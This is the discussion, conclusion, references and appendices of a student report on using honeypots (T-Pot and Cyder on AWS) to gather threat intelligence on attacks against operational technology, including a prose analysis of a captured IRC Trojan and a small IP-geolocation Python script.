One issue with T-Pot however, was a data archiving limitation. Data collected within the system is automatically deleted after 30 days. Consequently, only the final week of data was available for visualisation and analysis within the ELK Stack. This became known as the sample week and due to the volume of attacks that occurred there was ample data to disclose and discuss, this however was not necessarily the most data rich. This was particularly disappointing, as the ability to analyse the data prior to T-Pot being detected by Shodan as a Honeypot was not possible, and as research states Honeypots get more interesting interactions prior to being detected by scanners such as Shodan. (Maesschalck, 2021)

The Cyder Honeypot received 10,000 interactions over the whole month this was significantly lower than T-Pot. Some of the reasons for this was due to the Honeypot not having enough processing power and regularly crashing. A more powerful EC2 instance would have prevented this however this was out with the budget available for this project. This lack of processing power was compounded by the fact that a connection needed to be held to the Cyder Honeypot to ensure it ran, this used up some of its limited processing power.

The authenticity of services emulated by both Honeypots must be considered. Although both had interactions and revealed TTPs more experienced threat actors may have identified the limitations of the Honeypots, such as the IP and MAC addresses belonging to AWS, metadata on the EC2 instances as belonging to AWS cloud services, and CPU architecture not aligning with a real system. As discussed by Maesschalck et al., (2021) this could have been addressed by further obfuscation of the underlying system which with more resource would have been possible.

5.2.2. Honeypots Timeline

The T-Pot Honeypot timeline identifies large spikes in network traffic however a steady stream of data from unique IP addresses is also detected. This gives some insight into the TTPs of threat actors. The large spikes can only be one of three things, automated scanners, coordinated attacks or targeted attacks. As seen in Figure 1-6 (Popular Port Histogram) no two ports are under intense attack at the same time, this suggests a targeted or coordinated attack against the Honeypot. An automated scanner would scan a full port range while a threat actor would target specific ports or services.

While, the Cyders Histogram Figure 1-29 (Histogram of attacks) identifies a large spike in traffic on the final week of deployment from a Singapore based IP address with over 8,000 interactions. Prior to this no attack against this Honeypot had gone over 1,000 interactions. Due to the increased number of interactions, over a short period of time, this suggests that the attack was a Denial-of-Service or a Brute Force attack undertaken by a threat actor. This although an interesting interaction does skew the data Cyder generated.

The Histograms provided invaluable insights into the trends within the Honeypot data. This would enable a security team to analyse the data to identify popular attacks against ports and services and implement strategies to mitigate any potential vulnerabilities in their own existing infrastructure.

5.2.3. IT T-Pot Honeypots

The T-Pot Honeypot identifies attacks from across the world, however some specific ports proved more popular than others. The most popular service attacked was port 445 which runs the Server Message Block (SMB), a file hosting and printer configuration (IONOS, 2020), this would clearly prove attractive to threat actors due to the wide array of vulnerabilities that exist within the SMB protocol and the attractiveness of the data stored within an SMB share. The Suricata IDS system within the T-Pot Honeypot identified that most attacks came from known IP addresses. Due to its ability to identify the source of the interactions one conclusion that could be made is interactions by Tor (The onion router) have attracted more attention than intended. The IP addresses of numerous countries that are attacking the Honeypots are outlined within the sample week data. Thailand was the most popular country of origin. However, threat actors regularly employ tools such as VPNs to spoof their source location. This was acknowledged by Mesbah M et al., (2023) within "Analysis of ICS and SCADA System Attacks" which admits that IP origins are not an accurate source. One simple method of mitigating a large amount of these attacks is to prevent worldwide IP addresses accessing services out with their own country. This would however prevent employees working abroad accessing their own companies' systems and would require companies to employ a tool such as a VPN. This would be a worthwhile consideration as it would drastically reduce the number of scanners and threat actors targeting companies' systems.

In conclusion, from the analysis of the threat actors' interactions with the Honeypots, OT security teams would be able to further develop their Cyber Threat Intelligence (CTI) capability therefore enhancing OT cybersecurity. By deploying Honeypots to gather data which can be processed and analysed to understand threat actors TTP's and attack behaviours this will enable security teams to make informed proactive decisions.

5.3. Research Question 2

As stated, both the T-Pot and Cyder Honeypot were successful in enticing threat actors to disclose their Tactics Techniques and Procedures (TTPs). From analysis using the Suricata Intrusion Detection System (IDS) on the T-Pot Honeypot it was discovered that a large amount of interactions came from known attackers. The IDS system also detected that there was a large number of miscellaneous activity as shown within the histogram Figure 1-8 (Suricata Histogram). It should be noted that this could be pre-emptive scans carried out by threat actors or simply network scanners working on the internet. However, the interactions that did occur would provide evidence to prove to OT businesses that threat actors are actively scanning for vulnerabilities or misconfigurations in their software. Furthermore, by using the data provided within this report and industry tools such as the MITRE & ATT&CK frameworks for IT and ICS environment businesses would be able to quantify their risk and mitigate against it. (MITRE, 2020) However some "unknown attacks" could still occur, therefore it is important for security teams to remain vigilant and ensure good cybersecurity practices are followed. All of this would inform their Cyber Threat Intelligence (CTI).

5.3.1. OT Honeypots

T-Pot's ConPot instance received a broad spectrum of attacks across all its ports. This implies that OT threat actors are not targeting specific ports meaning that OT security teams will have to work harder to mitigate against a much broader range of attacks. That being said T-Pots' ConPot instance did identify that port 10001 was the most popular port attacked which can be seen in

Figure 1-19 (Attack by country and port) with the top origin of attack country being the United States where 4 different ports were targeted including 10001. This port emulated Guardian AST a gas tank monitoring system which again shows the dangers to Critical National Infrastructure (CNI) if threat actors gain access to such systems (Forescout, 2022). It is also worth considering that the Guardian AST system may be a legacy system using an outdated protocol.

The ConPot instance did receive attacks against emulated OT hardware. This suggests that Honeypots can provide an insight into what threat actors aim to achieve within OT environments. In comparison to Trend Micro's "Caught in the Act: Running a realistic Honeypot to capture real threats" (Trend Micro, 2020) which due to its elaborate nature did not receive any meaningful attacks.

OT related Honeypots such as The Citrix Honeypot within T-Pot did prove popular with threat actors. This Honeypot received the vast majority of its interactions from just three source countries as can be seen in Figure 1-23 (Citrix Histogram). The spikes in the data imply it was under numerous attacks. This Honeypot was more popular with bots and crawlers which may suggest a tactic of threat actors as they try to detect vulnerabilities within Citrix software such as "CVE-2023-3519".

Another OT related Honeypot within T-Pot was Cowrie, this Honeypot emulates SSH and Telnet services like Cyder, however also has the ability to allow threat actors to download their malware samples which will disclose threat actors TTPs. As can be seen within Figure 4-12 (Attacks by destination port histogram) a spiky profile of interactions is observed within SSH protocol. The spikes in activity could be due to factors such as threat intelligence updates when businesses adjust their scanning activities or academic researchers scanning the internet in new novel ways. Botnet activity when they scan for vulnerable devices to add to their network may also have caused these spikes. Within the project, one sample was downloaded to the Cowrie Honeypot. This malware sample was analysed and was classified as an IRC Trojan.

Relating this malware to the MITRE ATT&CK Framework enables us to identify the TTPs (MITRE, 2020). Initially the malware was downloaded to the Honeypot through its internet connection. The malware then ran its script in which it stopped services running on the device. It then connected to an IRC chat room, behaving like a Command and Control (C2) environment. The malware then sent its SSH keys over a private chat room using hardcoded credentials it had generated. This likely allowed for a connection to drop further malware. The malware then sniffs the network for further open SSH ports, and if found it will employ a lateral movement technique to gain access to the device with default Raspberry Pi credentials. This malware was first detected on Intezer 12hrs before it was uploaded. This is interesting because it suggests that there was a spike in activity around this malware sample. Although Raspberry Pi's do have industrial products, it is likely that this malware sample is a threat to small businesses with poor security. Another environment where this malware would rapidly propagate is within Raspberry Pi cluster networks, another consideration for businesses.

The Cyder Honeypot gained its interactions on two of its services; Telnet (port 23 and 2323) and SSH (port 22). As these are not ports specific to OT it suggests that the Cyder Honeypot may not have been completely successful in emulating OT hardware and therefore may be the reason it did not receive as many attacks.

5.3.2. Credentials

Another important piece of information which is disclosed by the T-pot and Cyder Honeypot were the username and passwords credentials used by threat actors with the intent to gain access to systems. Amongst the credentials the Cyder Honeypot identified usernames and passwords such as “Telecomadmin” and “supportadmin” were present. This suggests the possibility of an OT specific credential dictionary being used by threat actors against real OT systems. In T-Pot’s case the Heralding Honeypot, a credential gathering Honeypot also proved popular with threat actors and saw some similarities in the data gathered with the Cyder Honeypot, suggesting an OT specific credential dictionary was likely being used. It would be important for Cybersecurity teams within OT to study the information gathered on passwords and usernames from these Honeypots and form their own dictionaries of credentials that should not be used within the business.

5.4. Research Question 3

In considering the most effective ways to share the data generated from the Honeypots within this project, in order for it to be useful to the wider OT community, several points were identified.

First we must look at how T-Pot Honeypots data is shared with the wider community. The T-Pot Honeypot contains an EMS tool which shares the data in real time to Sicherheitstacho which can be accessed at (https://www.sicherheitstacho.eu/#/en/tacho). This tool receives data from all active instances of the T-Pot Honeypots from around the world. This is an effective and rapid system to share the data with the wider OT community as trends in the data can be identified through easy to read graphs. Industries can interpret the data and use this to mitigate against attacks. However, this alone does not provide enough information to completely mitigate against threat actors but should be used as part of a wider approach to improving OT cybersecurity.

The speed in which information can be released to the wider OT community is crucial in dealing with attacks. This became more pertinent when malware analysis was undertaken within the experimentation section of the methodology. Intezer a tool for malware analysis first detected the malware sample uploaded to the Honeypot 12 hours before it was uploaded by the researcher. A more thorough scrutiny of the data on the Honeypots would have detected this quicker and early detection leads to a more effective and robust response. This is something that should be considered by cybersecurity teams when dealing with Honeypot data.

The Cyder Honeypot data once analysed could be released on a platform such as an OT related Information Sharing and Analysis Centre (ISAC), these easy to reach and read platforms are effective as security teams within the industry are likely to be on these sites. This accurate data can be used to mitigate against threat actors’ attacks, but is not timely enough to stop attacks.

As is evident within the literature review in recent years there has been an increase in papers highlighting the issue of OT Cybersecurity. This research provides effective discussion and methods in how to mitigate attacks against this industry. It is therefore important for OT industry cybersecurity teams to keep abreast of current discourse.

OT industries, in order to ensure they are effective in mitigating against threat actors attacks must be prepared to safeguard budget. Within the month of deployment, the total cost came to

£97.80/$122.21. This covered the cost of both EC2 instances T2.nano and T3.large (the billing figure can be seen in Appendix A Cost Summary). This is a small-scale project and if reproduced at industry level, would have a significant cost but surely a worthwhile investment to develop a understanding of what threat actors are targeting within their environments.

In order to ensure a robust effective coverage of OT assets all of the above methods should be undertaken by security teams to mitigate against threat actors. This would develop an effective Cyber Threat Intelligence Capability (CTI) against threat actors.

6. Conclusion

The aim of this project was to improve Operational Technology (OT) cybersecurity by using Honeypots. Honeypots were deployed to attract threat actors, to allow for analysis of their Tactics, Techniques and Procedure's (TTPs). The information gained was shared with the wider OT community to gain a better understanding of how this would affect real Industrial Control Systems (ICS) and to assist in mitigating against these attacks. This report found Honeypots can enable businesses to build a Cyber Threat Intelligence (CTI) capability, as they are a valuable tool in a cybersecurity professional's arsenal. Threat actors' interactions with the Honeypot can be analysed using frameworks such as the MITRE ATT&CK for ICS which reveals threat actors TTPs. OT security teams can then use this information to mitigate attacks. The following chapter outlines how these conclusions were formed.

A thorough literature review was undertaken which looked at several topics including; OT Cybersecurity Overview, Honeypot Creation, Honeypot Accuracy, and MITRE ATT&CK Framework. By studying the current trends in OT cybersecurity an informed picture was obtained. It became apparent from the literature discussed that OT is attractive to threat actors and the attacks against OT environments are complex, persistent and can disrupt Critical National Infrastructure (CNI). Honeypots are designed to imitate legitimate systems on a network, their purpose is to deceive threat actors into discovering and interacting with them rather than exploiting legitimate services on the network. It was also clear from the extensive literature available on creating a Honeypot for them to be successful they must not be too obfuscated in order to encourage threat actors to disclose their TTPs. The literature available also disclosed that for Honeypots to be successful they must also be accurate as inaccuracies in OT Honeypots are detrimental to their success, this is due to the fact that threat actors have a very specific skillset and will be able to identify poorly configured Honeypots.

The information gathered from the literature review was used as a basis to create the methodology section, this outlined the design and implementation of the project. Opensource Honeypot packages were utilised within the practical component and documented within the methodology section, two different Honeypot platforms T-Pot and Cyder were deployed within the EC2 instance on the AWS Cloud. The methodology explored both Honeypots separately and clearly demonstrated how each was deployed and supported throughout the practical component. The data generated by each Honeypot was detailed within the results chapter.

To ensure a fair experiment and reliable results the Honeypots were deployed for one month and their data collected for analysis. Due to the large volume of data collected and T-Pot's archiving policy, a sample week between the 25th February – 2nd March was chosen. The Cyder Honeypot results were from the entire duration of the experiment. The results were recorded

using screenshots of the Elastic stack, a data visualisation and analysis tool. Pertinent results were recorded within the appendices with the most prevalent results displayed within this section.

Next, in the discussion section, the results were analysed. The overall aims of the project were discussed and evaluated. This was reviewed against the literature within the literature review and results obtained from the methodology used.

The first research question "How can Honeypots be used to enhance Operational Technology (OT) Cybersecurity?" was answered. The Honeypots collected a large number of interactions including popular ports, IP addresses, and credentials. Both Honeypots proved attractive with over half a million interactions within the timeframe. T-Pot due to its opensource and private support from Deutsche Telekom Security GmbH ran smoothly throughout the project.

The T-Pot Honeypot also revealed the popular CVE's threat actors attempted to exploit and the malware sample which was deployed. This malware sample was able to be downloaded. Therefore, this study has identified that Honeypots can be used to enhance OT Cybersecurity but ultimately Honeypots are a wheel in the cog of a larger platform for mitigating against a wide variety of OT cyberattacks.

The subsequent research question asked, "Given the unique specialised skillset of OT threat actors, how can Honeypots be used to attract them facilitating the analysis of their methodology and revealing their intent within OT environments?" Within this investigation the malware sample that the T-Pot Cowrie Honeypot collected was analysed and converted to reveal TTPs using the MITRE ATT&CK framework. This vital information can be used to identify vulnerabilities within real OT environments and mitigate against these. This further enhances OT cybersecurity by making it possible to identify the vulnerabilities threat actors are exploiting. Another method in which threat actor's TTPs can be mitigated against is by utilising the credentials tried against the Honeypots. It would be important for Cybersecurity teams within OT to study the information gathered on passwords and usernames and form their own dictionaries of credentials that should not be used within their business.

The final research question "What is the most effective way to share the data generated with the wider OT community, to allow for a better understanding of how this would affect real Industrial Control Systems (ICS) and to assist them in mitigating against these attacks ?" was also answered. Several methods were identified for sharing information to the wider OT community. The speed in which information can be released to the wider OT community is crucial in dealing with attacks. T-Pots Honeypot data is shared in real time through tools such as T-Pots EMS system which sends data to identify attacks against ports, services, and industries. Accurate data once analysed could be released on a platform such as an OT related Information Sharing and Analysis Centre (ISAC), these easy to reach and read platforms are effective as security teams within the industry are likely to be familiar with these sites.

The malware sample discovered on the Honeypot was uploaded to Virus Total and Intezer both these sites keep logs of when samples are uploaded this can identify trends in malware activity which would be of particular interest to security teams. It is of course important for cybersecurity teams to keep abreast of current discourse as this type of research provides effective discussion and methods on how to mitigate threat actors' attacks.

6.1. Future work

While the report successfully addressed the initial research questions, several avenues remain open for further exploration and study by the Cybersecurity industry.

The MITRE ATT&CK Framework for ICS environments although comprehensive could be further developed in order to be as relevant as its IT counterpart. The MITRE ATT&CK Framework for IT environments is well known and utilised within the IT industry, however the OT version is limited in that OT industries are reluctant to disclose attacks within their environments due to the sensitive nature of the industries. However, if OT industries did engage more fully with this framework a more comprehensive and informed picture could be developed which would ultimately assist them in mitigating threat actors TTPs.

Within the project duration only one malware sample was collected by the Honeypots. More time and resource would have allowed further development of the Honeypots to make them more attractive to threat actors. The more malware samples collected for analysis the better and fuller understanding of threat actors TTPs is gained. By being able to collate threat actors TTPs and correlate them to specific threat actors, would greatly enhance OT cybersecurity as it would enable the ability to mitigate attacks by specific OT threat actors.

By further developing an ISAC with a consistent and automated method of disclosure of TTPs, this would allow for a quick and informed response to attacks against OT equipment and environments which would be beneficial to the wider OT community.

Therefore, there is a definite need for continued research into using Honeypots to develop an Operational Technology Cyber Threat Intelligence capability which will ultimately help the OT industry to disrupt threat actors' operations.

7. References

Baezner Marie, R. P., 2017. *Stuxnet*. [Online]
Available at: http://hdl.handle.net/20.500.11850/200661
[Accessed 11 10 2023].

Baezner, M., 2018. *Cyber and Information warfare in the Ukrainian Conflict*. [Online]
Available at: https://www.research-collection.ethz.ch/bitstream/handle/20.500.11850/321570/20181003_MB_HS_RUS-UKRV2_rev.pdf?sequence=1&isAllowed=y
[Accessed 04 03 2024].

Balleste, R., 2021. *Cyber Conflicts in Outer Space: Lessons from SCADACyber Conflicts in Outer Space: Lessons from SCADA Rev. 1*. [Online]
Available at:
https://scholarlycommons.law.emory.edu/cgi/viewcontent.cgi?article=1090&context=ecgar
[Accessed 04 03 2024].

Byers, A., 2023. *Use the Seven-Step OT Risk Assessment*. [Online]
Available at: https://www.automation.com/en-us/articles/june-2023/use-seven-step-ot-risk-assessment
[Accessed 05 03 2024].

Deutsche Telekom Security GmbH , 2024. *tpotce*. [Online]
Available at: https://github.com/telekom-security/tpotce
[Accessed 05 03 2024].

Forescout, 2022. *The Increasing Threat Posed by Hacktivist Attacks*. [Online]
Available at: https://www.forescout.com/resources/threat-report-the-increasing-threat-posed-by-hacktivist-attacks/
[Accessed 11 10 2023].

Intezer, ND. *Detection & Response*. [Online]
Available at: https://analyze.intezer.com/
[Accessed 30 03 2024].

IONOS, 2020. *SMB (Server Message Block): definitions, tasks, and applications*. [Online]
Available at: https://www.ionos.com/digitalguide/server/know-how/server-message-block-smb/
[Accessed 04 04 2024].

Kaspersky ICS Cert, 2024. *ICS and OT threat predictions for 2024*. [Online]
Available at: https://ics-cert.kaspersky.com/publications/reports/2024/01/31/ics-and-ot-threat-predictions-for-2024/
[Accessed 05 03 2024].

Lygerou, I. S. S. V. E. e. a., 2022. *A decentralized Honeypot for IoT Protocols based on Android*. [Online]
Available at: https://doi.org/10.1007/s10207-022-00605-7
[Accessed 22 11 2023].

Maesschalck, S. G. V. a. R. N., 2021. *World wide ICS Honeypots: A study into the deployment of conpot Honeypots*. [Online]
Available at: https://ssg.lancs.ac.uk/wp-content/uploads/Sam-world.pdf
[Accessed 22 11 2023].

Marriott, N., 2024. *tmux*. [Online]
Available at: https://github.com/tmux/tmux
[Accessed 23 03 2024].

Masumi Arafune, S. R. L. J. Z. J. S. P. E. F. N. V., 2022. *Design and Development of Automated Threat Hunting in Industrial Control Systems*. [Online]
Available at: https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=9767375
[Accessed 08 04 2024].

Mesbah M, E. M. J. A. A. M., 2023. *Analysis of ICS and SCADA Systems Attacks Using Honeypots*. [Online]
Available at: https://doi.org/10.3390/fi15070241
[Accessed 10 2023].

MITRE, 2020. *MITRE ATT&CK® for Industrial Control Systems: Design and Philosophy*. [Online]
Available at: https://attack.mitre.org/docs/ATTACK_for_ICS_Philosophy_March_2020.pdf
[Accessed 08 04 2024].

MITRE, ND. *Attack Navigator*. [Online]
Available at: https://mitre-attack.github.io/attack-navigator/
[Accessed 08 04 2024].

Nmap.org, ND. *Nmap.org*. [Online]
Available at: https://nmap.org/
[Accessed 29 03 2024].

Pascucci, G. B. a. M. C. a. F., 2019. MimePot: a Model-based Honeypot for Industrial Control Networks. *2019 IEEE International Conference on Systems, Man and Cybernetics (SMC),* pp. 433-438.

Philip Church, H. M. C. R. S. V. G. A. G. H. H. &. Z. T., 2017. *SCADA Systems in the Cloud*. [Online]
Available at: https://link.springer.com/chapter/10.1007/978-3-319-49340-4_20
[Accessed 16 04 2024].

Posey, B., 2021. *Operational Technology*. [Online]
Available at: https://www.techtarget.com/whatis/definition/operational-technology
[Accessed 11 10 2023].

R. Piggin, I. B., 2016. *Active defence using an operational technology Honeypot*. [Online]
Available at: https://www.atkinsrealis.com/~/media/Files/S/SNC-
[Accessed 4 03 2024].

Richard Derbyshire, B. G. C. v. d. W. D. H., 2023. *Dead Man's PLC: Towards Viable Cyber Extortion for Operational Technology*. [Online]
Available at: https://arxiv.org/pdf/2307.09549.pdf
[Accessed 12 10 2023].

Ryandy Djap, C. L. K. E. S. A. Y., 2021. *XB-Pot: Revealing Honeypot-based Attacker's*. [Online]
Available at: https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=9527422
[Accessed 08 04 2024].

S. Maesschalck, W. F. V. G. a. N. R., 2024. *These Aren't the PLCs You're Looking For: Obfuscating PLCs to Mimic Honeypots*. [Online]
Available at: https://ieeexplore.ieee.org/abstract/document/10422713
[Accessed 5 03 2024].

Sanders, C., 2020. *Intrusion Detection Honeypots*. 1st ed. Oakwood(Georgia): Applied Network Defense.

SANS, 2019. *SANS 2019 State of OT/ICS Cybbersecurity Overview*. [Online]
Available at: https://informationsecurity.report/Resources/Whitepapers/97eaa18a-6590-482f-9d0b-0d50c7a0b9ed_SANS2019Stateof_wp.pdf
[Accessed 21 11 2023].

Shreyas Srinivasa, J. M. P. E. V., 2022. *Interaction matters: a comprehensive analysis and a dataset of hybrid IoT/OT Honeypots*. [Online]
Available at: https://dl.acm.org/doi/pdf/10.1145/3564625.3564645
[Accessed 11 10 2023].

Telecom News, 2018. *National Cyber Week 2018: Summary of key statements from the first day's lectures*. [Online]
Available at: https://www.telecomnews.co.il/%D7%A9%D7%91%D7%95%D7%A2-%D7%94%D7%A1%D7%99%D7%99%D7%91%D7%A8-%D7%94%D7%9C%D7%90%D7%95%D7%9E%D7%99-2018-%D7%A1%D7%99%D7%9B%D7%95%D7%9D-%D7%90%D7%9E%D7%99%D7%A8%D7%95%D7%AA-%D7%9E%D7%A8%D7%9B%D7%96%D7%99%D7%95%D7%AA-%D7%9E%D7%
[Accessed 16 04 2024].

Trend Micro, 2020. *Caught in the Act: Running a Realistic Factory Honeypot to Capture Real Threats*. [Online]
Available at: https://www.industripress.se/upload/articlefile/3/823143/Factory_Honeypot.pdf
[Accessed 21 11 2023].

Vantage, 2024. *t3a.large*. [Online]
Available at: https://instances.vantage.sh/aws/ec2/t3a.large
[Accessed 23 03 2024].


Vantage, ND. *t2.micro*. [Online]
Available at: https://instances.vantage.sh/aws/ec2/t2.micro
[Accessed 23 03 2024].

VirusTotal, 2024. *Virustotal*. [Online]
Available at: https://www.virustotal.com/gui/home/upload
[Accessed 30 03 2024].

Washofsky, A. D., 2021. *Deploying and Analyzing Containerized Honeypots in the Cloud with T-Pot*. [Online]
Available at: https://apps.dtic.mil/sti/citations/trecms/AD1164506
[Accessed 04 03 2024].

Appendix A – Sign off and Consent Forms

- Ethics Approval



Abertay University

Name: PAUL MICHAEL OATES

Project Title: Enhancing OT Cybersecurity using Honeypots

Reference: EMS8042

Status: Full Approval

Approval Date: 18.12.23

The Standard Conditions below apply to all approved student Research Ethics applications:

i. If any substantive changes to the proposed project are made, a new ethical approval application must be submitted to the Committee.
ii. The Proposer must remain in regular contact with the project supervisor.
iii. The Supervisor must see a copy of all materials and procedures prior to commencing data collection.
iv. Any changes to the agreed procedures must be negotiated with the project supervisor.

www.abertay.ac.uk

Appendix B -Python Script

```
import time
import requests
import json
```

```
def load_json_data(filename):
    with open(filename, "r") as f:
        data = json.load(f)
        return data

def get_country_code(ip):
    while True:
        response = requests.get(f"https://ipinfo.io/{ip}/json?token=TOKEN_VALUE")
        response.raise_for_status()
        data = response.json()
        return data['country']

def append_country_code_to_json(filename):
    data = load_json_data(filename)
    updated_data = []
    for entry in data:
        ip = entry.get("src_ip")
        if ip:
            country_code = get_country_code(ip)
            if country_code:
                entry["country_code"] = country_code
        updated_data.append(entry)
    with open("Cyder2.json", "w") as f:
        json.dump(updated_data, f, indent=4)

    print("JSON with country codes added")

append_country_code_to_json("DATA.json")
```

Appendix C: Cost Summary

Date	Description	Money out	Money in
3 Mar 2024	Amazon Web Services Fee: £0.97 Revolut Rate £1.00 = $1.26 (ECB rate* £1.00 = $1.26) To: Aws Emea, Aws.amazon.co Card: 416549******7913	£97.80 £96.83 $122.21	

Appendix D – Honeypot Graphs T-Pot

Figure 1 Host Operating systems of threat actors




Figure 2 T-Pot threat actor host country source

